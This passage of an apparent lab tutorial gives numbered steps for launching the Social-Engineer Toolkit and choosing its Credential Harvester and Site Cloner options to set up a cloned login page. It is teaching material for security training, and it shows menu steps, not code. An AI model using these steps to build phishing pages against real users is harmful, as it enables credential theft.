


5. Type **setoolkit** and press **Enter** to launch the Social-Engineer Toolkit.


Note: If a **Do you agree to the terms of service?** question appears type y and press **Enter**.




6. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**




7. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.



8. A list of options in **Website Attack Vectors appears**; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.



9. Type **2** and press **Enter** to choose **Site Cloner** from the menu.

